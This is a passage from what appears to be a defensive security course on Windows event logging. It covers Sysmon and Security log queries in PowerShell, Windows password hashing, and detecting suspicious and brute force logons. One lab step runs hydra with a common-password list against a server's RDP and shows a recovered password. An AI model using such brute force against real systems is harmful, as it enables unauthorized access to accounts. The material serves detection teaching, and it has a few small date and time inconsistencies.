-----------                     -- --------------- -------
4/28/2021 1:59:41 PM             5 Information      Process terminated:...
4/28/2021 1:59:40 PM             1 Information      Process Create:...
4/28/2021 1:58:54 PM            22 Information      Dns query:...
4/28/2021 1:58:53 PM            22 Information      Dns query:...
```



```
4/28/2021 1:58:50 PM              1 Information      Process Create:...
4/28/2021 1:58:50 PM              1 Information      Process Create:...
4/28/2021 1:55:36 PM              1 Information      Process Create:...
4/28/2021 1:55:35 PM              1 Information      Process Create:...
4/28/2021 1:55:35 PM              1 Information      Process Create:...
4/28/2021 1:55:35 PM              1 Information      Process Create:...
4/28/2021 1:55:35 PM              1 Information      Process Create:...
4/28/2021 1:55:34 PM              1 Information      Process Create:...
```

Listing 54 - Finding Sysmon events between two specific dates and times

Sometimes, saving the script and re-importing it may not update the script's functionality. In this case, we can use the *Remove-Module*[116] cmdlet and then re-import the updated script with *Import-Module*.

Now that we can control the time frame associated with all Sysmon events, we should try to examine an event's metadata and use it to find another related event.

As an example, let's start with the *FileCreate* event, which could be used to detect malware writing files to disk in the early stages of a system infection. This is the same event entry that created FileCreate.bat. The time of this event was between the 48th and 49th minute of 1 PM local time. We'll use the Event ID of 11 and our time and date information to isolate our event. Then we'll use **`Format-List`** to show all of the EventData.

```
PS C:\Sysmon> Get-SysmonEvent 11 "4/28/2021 13:48:00" "4/28/2021 13:49:00" | Format-
List

TimeCreated  : 4/28/2021 1:48:42 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 11
Message      : File created:
               RuleName: -
               UtcTime: 2021-04-28 18:48:42.900
               ProcessGuid: {71c0553d-bf88-60fa-d200-000000003300}
               ProcessId: 2032
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               TargetFilename: C:\Sysmon\FileCreate.bat
               CreationUtcTime: 2021-04-28 18:48:42.900
```

Listing 55 - Full Event Data for FileCreate Event

Within the file creation event Message, the EventData most likely to be of interest is: the *ProcessId*, the *Image*, and the *TargetFilename*. The ProcessId will give us the PID of the process writing to the file, which we can search for in ProcessCreate events. The Image is the full path to the program that performed the file creation. Finally, TargetFilename informs us what file was created.

Even though we know that PowerShell was loaded and we created our file in the prompt, we should try to identify the ProcessCreate event where PowerShell was loaded. We can do this by filtering ProcessCreate events by their event data. In particular, we'll search for a ProcessCreate event where the ProcessId matches the one found in our FileCreate event.

[116] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/remove-module

Much like our Windows Events, there is an XML structure that we can reference to extract items of interest. The example below is the EventData for ProcessCreate[117] provided by Ultimate Windows Security. It incorporates *RuleName* in our updated version of the schema. Remembering what we learned about array indices for EventData, we know that *RuleName* is element 0, *UtcTime* is element 1, *ProcessGuid* is element 2, *ProcessId* is element 3, and so on. We'll focus on the ProcessId tag.

```
<EventData>
     <Data Name="RuleName">-</Data>
     <Data Name="UtcTime">2017-04-28 22:08:22.025</Data>
     <Data Name="ProcessGuid">{A23EAE89-BD56-5903-0000-0010E9D95E00}</Data>
     <Data Name="ProcessId">6228</Data> ...
</EventData>
```

Listing 56 - Event Data in XML format for ProcessCreate

Now we can search across all ProcessCreate events starting from the beginning of the log until the second FileCreate event was created. We'll use **`Where-Object`** to filter out the ProcessId, searching for value 2032 that matched the FileCreate event generated. Note that our StartTime is set to $null while our EndTime is given an explicit end date, providing us with all ProcessCreate events up to the FileCreate event that led us down the path.

```
PS C:\Sysmon> Get-SysmonEvent 1 $null "7/28/2021 13:48:42" | Where-Object {
$_.properties[3].value -eq 2032 } | Format-List

TimeCreated  : 4/28/2021 13:48:02 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-04-28 18:48:02.646
               ProcessGuid: {71c0553d-bf88-60fa-d200-000000003300}
               ProcessId: 2032
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Listing 57 - ProcessCreate Event found with ProcessId Discovered from Another Event

With our custom PowerShell function for Sysmon events, we were able to trace one event to another. As defense professionals, this is only the beginning when investigating anomalies on a Windows endpoint. Since we have gotten so comfortable with querying local PowerShell events, we will turn our attention to accessing Windows endpoints remotely and performing the same queries.

4.6.4 Remote Access with PowerShell Core

Up to this point, we have been connecting to our Windows 10 endpoint with Remote Desktop. Alternatively, we can use PowerShell to connect remotely to other computers, and run commands as if we were on the local host.

[117] (Monterey Technology Group, Inc., 2006-2021), https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90001

PowerShell Core[118] has been ported to the Linux environment, allowing users on different operating systems to run PowerShell cmdlets, functions, and aliases within that operating system. In our case, it will enable us to connect to our Windows machines from our Kali VM and run the same cmdlets as before.

To start, we will run **pwsh** from our Kali VM. This will open a PowerShell prompt similar to the one we have on our Windows VM.

```
kali@attacker01:~$ pwsh
PowerShell 7.1.2
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell Type
'help' to get help.

PS /home/kali>
```

Listing 58 - Running pwsh in the Kali VM

Rather than relying on its own protocols and ports, PowerShell uses *Windows Remote Management* (WinRM).[119] It is a command-line utility used by system administrators to communicate between different versions of Windows on the same enterprise network. WinRM cannot run PowerShell scripts, but it does allow us to remotely connect to another machine within the PowerShell prompt.

For remote access, we'll use the **Enter-PSSession** cmdlet to connect to our Windows 10 VM. Note the arguments, including the specified username on the command-line and the type of authentication. The "Negotiate" value for the **-Authentication** parameter lets the other machine know that we'll be specifying a username and password for the connection. The **-Credential** argument enables us to specify the username in advance. Once the endpoint accepts our password, we'll receive a PowerShell prompt with the endpoint's IP address in square brackets.

```
PS /home/kali> Enter-PSSession 192.168.51.10 -Credential offsec -Authentication
Negotiate

PowerShell credential request Enter
your credentials.

Password for user offsec: ***

[192.168.51.10]: PS C:\Users\offsec\Documents>
```

Listing 59 - Connecting to a Windows 10 Machine using pwsh

Now that we are connected to our Windows VM, we can perform actions as if we were on the target system. For example, we can use **Import-Module** to import the previously-created GetSysmon.psm1. We'll use **Get-Module** to confirm that our import was successful.

```
[192.168.51.10]: PS C:\Users\offsec\Documents> Import-Module C:\Sysmon\Get-Sysmon.psm1

[192.168.51.10]: PS C:\Users\offsec\Documents> Get-Module

ModuleType Version    Name                                ExportedCommands
```

[118] (PowerShell Team, 2021), https://github.com/PowerShell/PowerShell

[119] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/scripting/learn/remoting/winrmsecurity


```
---------- -------    ----                                    ----------------
Script     0.0    Get-Sysmon                              {Get-SysmonEvent}
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Computer, Add-Content,
Checkpoint-Computer, Clear-Content...}
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-Type,
Clear-Variable, Compare-Object...}
```

Listing 60 - Importing a local module while remotely connected via pwsh

From an auditing perspective, it's important to note that accessing Windows machines with pwsh generates a large volume of Logon/Logoff events with every command. When using Enter-PSSession interactively, it would be best to remember that the convenience comes with a price in terms of audit volume.

With remote accessibility, we can take everything we learned about Windows PowerShell and use it to check other Windows endpoints without having to rely on Event Viewer or other GUI components. This speed and efficiency increase will pay huge dividends in large scale investigations.

4.7 Wrapping Up

In this topic, we explored the inner-workings of the Windows operating system. We discussed the internal mechanisms and how APIs are layered one on top of the other. Next, we explored the command-line interface and the basic scripting capabilities of batch files and VBScript. We then moved on to PowerShell, which provides scripting abilities backed by the power of the .NET programming APIs. Then we explored two auditing mechanisms within Windows: the native Windows Event log and the supplementary Sysmon. We then enhanced our PowerShell knowledge with custom functions and modules, and chaining relationships between events. Finally, we expanded our accessibility to Windows endpoints by learning how to access them remotely within PowerShell.

5 Windows Server Side Attacks

In this Topic, we will cover the following Learning Units:

- Credential Abuse
- Web Application Attacks
- Binary Exploitation

Each learner moves at their own pace, but this Topic should take approximately 13 hours to complete.

A server-side attack is a classic form of endpoint exploitation in which exploit code or remote commands are sent directly from an attacker to a misconfigured application or vulnerable service on a server. If the exploit code or commands succeed, the attacker gains access on the machine.

Windows server-side attacks rarely require any interaction from a privileged user, meaning an attacker can quickly confirm whether their technique was successful or not.

In this topic, we will explore several server-side attacks that can take place on a Windows endpoint. In doing so, we will also explore the event log artifacts that are created in the process. We will use PowerShell and Windows Event Viewer for relevant Windows Events as well as Sysmon. By the end, we should be comfortable with reviewing these auditing tools to confirm any suspicions we may have regarding server-side attacks on Windows.

5.1 Credential Abuse

This Learning Unit covers the following Learning Objectives:

1. Learn about the Windows Security Account Manager
2. Learn about Windows Authentication
3. Understand the concept of suspicious login activity
4. Evaluate the behavior of brute force login activity

This Learning Unit will take approximately 3 hours, 30 minutes to complete.

The basic pieces of Windows user authentication in the modern enterprise will, at the least, involve a username and a passphrase. Some enterprises may implement multifactor authentication[120] for their users, but the general idea for us as defenders is to control access to the right individual possessing the correct credentials.

In this section, we will first discuss how Windows manages authentication with passwords. We will then explore some typical credential abuse techniques and discuss how we can identify them in Windows event logs.

5.1.1 The Security Account Manager (SAM) and Windows Authentication

Microsoft Windows doesn't store passwords in plain text, which helps prevent unauthorized access to the password. Instead, *password hashes*[135] are created by sending a password string through a *cryptographic hash function*[136] to generate a fixed-length value. This value cannot be reverted back to the original text. For authentication, the entered plaintext password is run through the same hash function and the results compared.

On Windows systems, hashed user passwords are stored in the *Security Account Manager* (SAM)[137] database. To deter offline SAM database password attacks, Microsoft introduced the SYSKEY[138] feature, which partially encrypts the SAM file. This feature, though successful, has been discontinued since the encryption key length is considered insecure by modern standards.[139]

SYSKEY was also being used for ransomware scams. Microsoft has since recommended BitLocker[140] as an alternative to SYSKEY to protect not only the SAM but entire hard drive volumes.[141]

[120] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Multi-factor_authentication

Windows NT-based operating systems, up to and including Windows 2003, store two different password hashes: LAN Manager (LM),[142] which is based on DES,[143] and NT LAN Manager (NTLM),[144] which uses MD4[145] hashing. LAN Manager is known to be very weak since passwords longer than seven characters are split into two strings and each piece is hashed separately. Each password string is also converted to upper-case before being hashed and, moreover, the LM hashing system does not include *salts*,[146] making a hash-lookup[147] attack feasible.

MITRE ATT&CK: Credential Access > Brute Force: Password Cracking[148] describes the hash-lookup attack in greater detail. Should an adversary gain access to password hashes, they can test all the passwords they want using the cryptographic hash function until they find a match. Once this match is found, an attacker can use the credentials to log into the system.

[135] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Cryptographic_hash_function#Password_verification

[136] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Cryptographic_hash_function

[137] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Security_Account_Manager

[138] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Syskey

[139] (Microsoft, 2020), https://docs.microsoft.com/en-us/troubleshoot/windows-server/identity/syskey-exe-utility-is-no-longersupported

[140] (Wikipedia, 2021), https://en.wikipedia.org/wiki/BitLocker

[141] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Volume_(computing)

[142] (Wikipedia, 2019), https://en.wikipedia.org/wiki/LM_hash

[143] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Data_Encryption_Standard

[144] (Wikipedia, 2019), https://en.wikipedia.org/wiki/NTLM

[145] (Wikipedia, 2019), https://en.wikipedia.org/wiki/MD4

[146] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Salt_(cryptography)

[147] (nets.ec, 2012), https://nets.ec/Cryptography

[148] (Mitre, 2015-2021), https://attack.mitre.org/techniques/T1110/002/

Starting with Windows Vista, the OS disables LM by default and uses NTLM, which, among other things, is case sensitive, supports all Unicode characters, and does not split the hash into smaller, weaker parts. However, NTLM hashes stored in the SAM database are still not salted.

When using a username and a password to log on to a system, Windows will use *local authentication*.[121] The process of local authentication starts when the user's password is converted into a hash by the *Local Security Authority* (LSA)[122] and compared with the one stored in the endpoint's SAM.

If there is a match, then LSA will return all of the security controls that belong to the user's account and grant them access to the system as appropriate.

[121] (Microsoft, 2013), https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and2008/dn169014(v=ws.10)#local-security-authority

[122] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service

Now that we have an understanding of the behavior associated with Windows authentication, let's review a couple attacks based on them.

5.1.2 Suspicious Logins

Before we discuss "suspicious" logins, let's examine a legitimate login.

For example, let's assume that our organization has a standardized work schedule. Employees work anytime between 7:00AM to 7:00PM (local time), Monday through Friday. Working on the weekend is possible but unlikely. To simplify things, we'll assume that users only physically authenticate to their workstations. Terminal Services are enabled on endpoints for remote access purposes by Administrators.

Using PowerShell, we know how to isolate a time frame for specific event log values. In a previous Topic, we used *Logon Type* to determine what sort of logon took place for a given endpoint. Microsoft provides a reference for this event log (as well as other events) on their website, under *Logon types and descriptions*.[123]

Let's take what we know regarding the selection of logon events that meet our criteria and try to gather even more meaningful data.

For this exercise, we'll focus on the weekend beginning Friday, April 30th 2021 and ending Monday, May 3rd. As stated previously, any activity between 7 PM and 7 AM may be considered suspicious since this is outside typical workplace hours. Note that this is a theoretical case study, and these suspicious logon events will not be on our Windows 2K19 Server VM.

Using PowerShell Core,[124] we can connect to our Windows Server 2019 VM. On the Kali VM, we will open PowerShell Core (**`pwsh`**) and connect to our Windows 2019 machine with the *EnterPSSession* cmdlet.

Our arguments include the target IP address **`192.168.51.11`**, **`-Credential Administrator`** for our username, and **`-Authentication Negotiate`** to let the system know that we will provide the password.

```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.
PS /home/kali/SOC-200/Windows_Server_Side_Attacks> Enter-PSSession 192.168.51.11 -
Credential Administrator -Authentication Negotiate

PowerShell credential request Enter
your credentials.

Password for user offsec: ***

[192.168.51.11]: PS C:\Users\Administrator\Documents>
```

[123] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

[124] (PowerShell Team, 2021), https://github.com/PowerShell/PowerShell

Listing 61 - Connecting to Windows Server 2019 Machine with Enter-PSSession

Once we find the target IP in brackets before our PowerShell prompt, we know that we are connected.

We'll use the **`Get-WinEvent`**[125] cmdlet with **`-FilterHashtable`**[126] to query the Security event log for Event ID 4624. Our *StartTime* will be the 7 PM local time on Friday, and our *EndTime* will be 7 AM local time on the following Monday.

```
[192.168.51.11]: PS C:\Users\Administrator\Documents> Get-WinEvent -FilterHashtable
@{LogName='Security'; StartTime="4/30/2021 19:00:00"; EndTime="5/3/2021 07:00:00";
ID=4624 }

   ProviderName: Microsoft-Windows-Security-Auditing
TimeCreated             Id LevelDisplayName Message
-----------             -- ---------------- -------
5/1/2021 3:21:26 AM   4624 Information      An account was successfully....
```

Listing 62 - Potentially-Suspicious Logon Event during Off-Hours

From our query, we discovered a logon event during off-hours that requires further investigation. For example, it would be good to know which account authenticated and the source of that authentication.

We can use the *Format-List* cmdlet with *Get-WinEvent* to show the entirety of the Message, and change our start and end times to isolate the one event that we found.

```
[192.168.51.11]: PS C:\Users\Administrator> Get-WinEvent -FilterHashtable
@{LogName='Security'; StartTime="5/1/2021 03:21:26"; EndTime="5/1/2021 03:21:27";
ID=4624 } | Format-List

TimeCreated  : 5/1/2021 3:21:26 AM
ProviderName : Microsoft-Windows-Security-Auditing Id
: 4624

Message      : An account was successfully logged on.
...

               Logon Information:
                Logon Type:             10 ...

               New Logon:
                Security ID:            S-1-5-21-1253842116-4206507704-3578910670-500
                Logon ID:               0x323466
                Account Name:           Administrator
Account Domain:         SERVER01 ...
                Workstation Name:       SERVER01
Source Network Address: 192.168.51.50 ...
```

Listing 63 - Full Details of Suspicious Logon Event with Event Type

[125] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.diagnostics/get-winevent

[126] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/scripting/samples/creating-get-winevent-queries-withfilterhashtable

This truncated output reveals that the Administrator account authenticated during off-hours.

The *Logon Type* is 10, which indicates the use of Terminal Services via Remote Desktop Protocol. There is a unique *Logon ID* for the authenticated session as well as a *Security ID*.

We can use the Security ID to differentiate between two or more Administrators (perhaps those on other machines).

The Login ID will be useful later, when we search for a matching logoff activity. Finally, the source IP that authenticated is 192.168.51.50. Unless the IP belongs to a known and legitimate entity (such as an actual systems administrator), this activity should be considered suspicious. We now know that, after hours, the Administrator account was successfully accessed on our server via RDP. We should next determine when the Administrator account was logged off and what they may have done in between logon and logoff.

Our Get-WinEvent query has started to grow into a rather cumbersome one-liner. Since we're primarily focused on the Security event logs, we could write a custom function that allows us to specify an Event ID and start/end dates. This would be similar to the Get-Sysmon.psm1 module we created previously.

We will use three parameters for the *ID*, *StartTime*, and *EndTime* of the **`FilterHashtable`** argument of Get-WinEvent. The only difference is that the *LogName* is set to "Security".

```
function Get-SecurityEvent{
param (         $eventid,
        $start,
        $end
    )
    $filters = @{LogName = "Security"}

    if ($eventid -ne $null) {
$filters.ID = $eventid
    }
    if ($start -ne $null) {
        $filters.StartTime = $start

    }
    if ($end -ne $null) {
$filters.EndTime = $end
    }
    Get-WinEvent -FilterHashtable $filters }
```

Listing 64 - Custom Function Get-SecurityEvent

We'll save the function to C:\Sysmon\Get-Security.psm1. We can then import it using PowerShell Core and **`Import-Module`**. To confirm that the module is properly loaded into our session, we can use the Get-Module cmdlet, and only return entries where the *ModuleType* is a script. We'll use **`Get-Module`** to list our currently-imported modules, filtering on Script objects with the **`WhereObject`** cmdlet.

```
[192.168.51.11]: PS C:\Users\Administrator\Documents> Import-Module C:\Sysmon\Get-
Security.psm1

[192.168.51.11]: PS C:\Users\Administrator\Documents> Get-Module | Where-Object {
$_.ModuleType -eq "Script" }
```



```
ModuleType Version    Name              ExportedCommands
---------- -------    ----              ----------------
Script     0.0        Get-Security      Get-SecurityEvent
```

Listing 65 - Importing the Get-SecurityEvent function from Get-Security.psm1

Now that we have a new custom function for Security events, let's test it. Recall that our suspicious logon activity happened at 3:21:26 AM. We can use a similar query to determine when this user may have logged off. Knowing that our suspicious activity occurred at exactly 3:21:26 AM can further narrow down the span of time.

Let's search for a logoff event (Event ID 4634)[127] where the Logon ID is 0x323466, and we can filter out those events with **`Where-Object`**. We can use **`Format-List`** to output the entire message.

```
[192.168.51.11]: PS C:\Users\Administrator\Documents> Get-SecurityEvent 4634 "5/1/2021
03:21:26" "5/3/2021 07:00:00" | Where-Object { $_.properties[3].value -eq 0x323466 } |
Format-List

TimeCreated  : 5/1/2021 3:21:26 AM
ProviderName : Microsoft-Windows-Security-Auditing
Id           : 4634
Message      : An account was logged off.

               Subject:
                Security ID:            S-1-5-21-1253842116-4206507704-3578910670-500
                Account Name:           Administrator
                Account Domain:         SERVER01
                Logon ID:               0x323466

               Logon Type:                      10
```

Listing 66 - Finding all logoff events after the suspicious Logon event.

Our output not only confirms that we found the session with the same Logon ID but also one in which the Logon Type is 10. From our results, it would appear that the user disconnected just as quickly as they had authenticated. This event raises some questions.

- Why did an authentication come from that machine?
- Is there a suspicious logon on that machine in the same time frame?
- Are there any Sysmon events during this very brief time frame that are worth investigating on our server?

If we were to scale this example to an enterprise, our scenario would be compounded with extra variables. Variables such as personnel working in different time zones worldwide, or the use of VPNs to enable connectivity from external systems. Defenders would have to review logs from those resources and determine if timestamps match with the logs on the endpoints. They would also have to ensure that the time frame is within operating hours of the user in a different time zone. Good detective work can mean the difference between a real incident response and raising alarms over benign activity. For now, these questions are something to consider as we press on.

[127] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4634

In the next subsection, we'll create a scenario in which a tenacious attacker attempts to authenticate to our server with a password list. We'll then review the associated logs.

5.1.3 Brute Force Logins

Brute force password attacks[128] are repeated attempts to authenticate to a target using a dictionary. These are traditionally mitigated by highly-complex password policies.

To see one in action, we can use a program called *hydra*[129] to brute force access to our Windows server. Hydra is one of several utilities that can be used for penetration tests, and supports numerous authentication protocols. Among them is Remote Desktop, which we will be using for our authentication attempts.

First, let's set up a hydra.txt file with numerous plaintext passwords. The example below contains several unrelated strings including a valid password for our Windows 2019 server. This file, along with others related to the module in our Kali VM, is located in /home/kali/SOC200/Windows_Server_Side_Attacks.

```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ cat hydra.txt
123456
12345 123456789
password
iloveyou
princess
1234567 rockyou
12345678 abc123
... lab
```

Listing 67 - Password list to be used with hydra

Next, we'll run the run_hydra.sh script with arguments for the IP address of our server and the password file used by the tool. Once we hit enter, hydra will begin the attack.

[128] (Wikipedia, 2017), https://en.wikipedia.org/wiki/brute_force_attack

[129] (van Hauser, 2021), https://github.com/vanhauser-thc/thc-hydra



```
kali@attacker01:~/SOC-200/Windows_Server_Side_Attacks$ ./run_hydra.sh 192.168.51.11
hydra.txt
Initiating... please wait
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-06 09:36:43
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 313 login tries (l:1/p:313), ~79
tries per task
[DATA] attacking rdp://192.168.51.11:3389/
[ATTEMPT] target 192.168.51.11 - login "Administrator" - pass "123456" - 1 of 313
[child 0] (0/0)
[ATTEMPT] target 192.168.51.11 - login "Administrator" - pass "12345" - 2 of 313
[child 1] (0/0)
[ATTEMPT] target 192.168.51.11 - login "Administrator" - pass "123456789" - 3 of 313
[child 2] (0/0)
[ATTEMPT] target 192.168.51.11 - login "Administrator" - pass "password" - 4 of 313
[child 3] (0/0)
[ATTEMPT] target 192.168.51.11 - login "Administrator" - pass "iloveyou" - 5 of 313
[child 0] (0/0)
[ATTEMPT] target 192.168.51.11 - login "Administrator" - pass "princess" - 6 of 313
[child 1] (0/0) ...
[3389][rdp] host: 192.168.51.11   login: Administrator   password: lab
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-06 09:36:51
```

Listing 68 - Using Hydra to brute force RDP

The tool will run for a minute or so depending on the size of the password list. Our output indicates that the tool discovered a valid password from the password list.

Recall that Windows provides auditing capabilities for logon and authentication events. For every attempt by a brute force mechanism, we have generated Logon events (Event 4625)[130] that are marked as "Audit Failure" in Event Viewer. For example, our attack resulted in a series of events indicating that a Logon resulted in failure.

[130] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625



Security Number of events: 1,062

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	5/6/2021 9:36:49 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:49 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:49 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:49 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:49 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:49 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:49 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:49 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:48 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:48 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:48 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:48 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:48 AM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	5/6/2021 9:36:47 AM	Microsoft Windows security auditing.	4625	Logon

Figure 20: Event Viewer - Events generated by hydra

Note how the timestamps are suspiciously close to one another over this period. In most situations, these events would likely occur less frequently.

Like other events, Event 4625 is documented on Microsoft's website.[131] The documentation outlines all of the data we might want to extract from events like these to better describe the behavior via PowerShell.

Let's use our *Get-SecurityEvent* function to get a list of all failed Logon events (Event ID 4625) that occurred in the span of a single day.

```
[192.168.51.11]: PS C:\Users\Administrator> Get-SecurityEvent 4625 "5/6/2021 00:00:00"
"5/7/2021 00:00:00"

   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
5/6/2021 9:36:49 AM           4625 Information      An account failed to log on....
5/6/2021 9:36:49 AM           4625 Information      An account failed to log on....
5/6/2021 9:36:49 AM           4625 Information      An account failed to log on....
5/6/2021 9:36:49 AM           4625 Information      An account failed to log on....
5/6/2021 9:36:49 AM           4625 Information      An account failed to log on....
5/6/2021 9:36:49 AM           4625 Information      An account failed to log on....
5/6/2021 9:36:49 AM           4625 Information      An account failed to log on....
5/6/2021 9:36:49 AM           4625 Information      An account failed to log on....
...
5/6/2021 9:36:44 AM           4625 Information      An account failed to log on....
```

Listing 69 - Logon Failure Events from brute force Attack

Our output shows that the series of events ends at 9:36:49 AM and starts at 9:36:44 AM. We now know the scope of our brute force attack.

Since the *Message* field is abbreviated, we'll inspect the EventData to discover values that we might like to filter on or extract as output. Below is the EventData for the last failed Logon event, collected from the XML view of Event Viewer.

```
  <Data Name="SubjectUserSid">S-1-0-0</Data>
  <Data Name="SubjectUserName">-</Data>
  <Data Name="SubjectDomainName">-</Data>
```

---

[131] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625

```
<Data Name="SubjectLogonId">0x0</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">Administrator</Data>
<Data Name="TargetDomainName" />
<Data Name="Status">0xc000006d</Data>
<Data Name="FailureReason">%%2313</Data>
<Data Name="SubStatus">0xc000006a</Data>
<Data Name="LogonType">3</Data>
<Data Name="LogonProcessName">NtLmSsp</Data>
<Data Name="AuthenticationPackageName">NTLM</Data>
<Data Name="WorkstationName">attacker01</Data>
<Data Name="TransmittedServices">-</Data>
<Data Name="LmPackageName">-</Data>
<Data Name="KeyLength">0</Data>
<Data Name="ProcessId">0x0</Data>
<Data Name="ProcessName">-</Data>
<Data Name="IpAddress">192.168.51.50</Data>
<Data Name="IpPort">0</Data>
```

Listing 70 - XML EventData for Event 4625: An account failed to log on

If we suspect logons are indicative of a brute force credential attack, we should consider extracting data from these events. We'll start with the *Target User Name*, *Status*, *SubStatus*, *Logon Type*, *Workstation Name*, and *IP Address*. All of these details, when combined, can add credibility to our suspicions.

While we are familiar with Target User Name, Workstation Name, and IP Address, we should discuss the value for Logon Type as well as the new Status field.

The Logon Type in this case is 3, and the Microsoft documentation for *Logon Failure* events[132] indicates that this was a network-based logon. While we've seen a Logon Type of 10 when trying to log on interactively with RDP, hydra uses *Network-Level Authentication* (NLA).[161] NLA forces an authentication to take place before the RDP session is initiated. This consumes fewer resources as a session window is not produced until the username and password are accepted by the system. So many events with this logon type in a row can also lead us to believe that an automated tool (and not a user) is frequently attempting to brute force the account.

The Status code C000006D, according to Microsoft,[133] indicates that the failure is due to a bad username or authentication information. Other error codes specify that the username is nonexistent or that the password was incorrect, but since we have NLA enabled, we'll have to look at the *SubStatus* code C000006A to determine the details. Both the Status and Substatus explain the authentication failure, and with all the other pieces of EventData we suspect that our server has indeed become the target of a brute force authentication attack.

We can also show all of these EventData values along with the System value *TimeCreated*.

In PowerShell, we can use hash tables[134] to create custom fields for the cmdlets that format output like Format-Table and Format-List.

[132] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625 [161] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Network_Level_Authentication

[133] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625

[134] (Microsoft, 2021), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_hash_tables

In our command in Listing 71, our keys will be the *Label* or name of the field. The value will be *Expression*, referring to the variable that will be used to populate the field.

To start, let's extract logon type from the Logon Failure events and add it to our Format-List cmdlet parameters. From the EventData, we know that index for logon type is 10. We'll store that in the Expression key, and the Label will be "Logon Type".

```
@{Label = "Logon Type"; Expression = {$_.properties[10].value}}
```

Listing 71 - Format-List Custom Field with Logon Type for Logon Failure Events

User Name, Workstation Name, and IP Address receive the same treatment as Logon Type. The only challenge is finding the index in the EventData for each of the values. In Listing 72 below, the user name is at index 5, the workstation name is at index 13, and the IP address is at index 19.

```
@{Label = "Target User Name"; Expression = {$_.properties[5].value}}
@{Label = "Workstation Name"; Expression = {$_.properties[13].value}}
@{Label = "IP Address"; Expression = {$_.properties[19].value}}
```

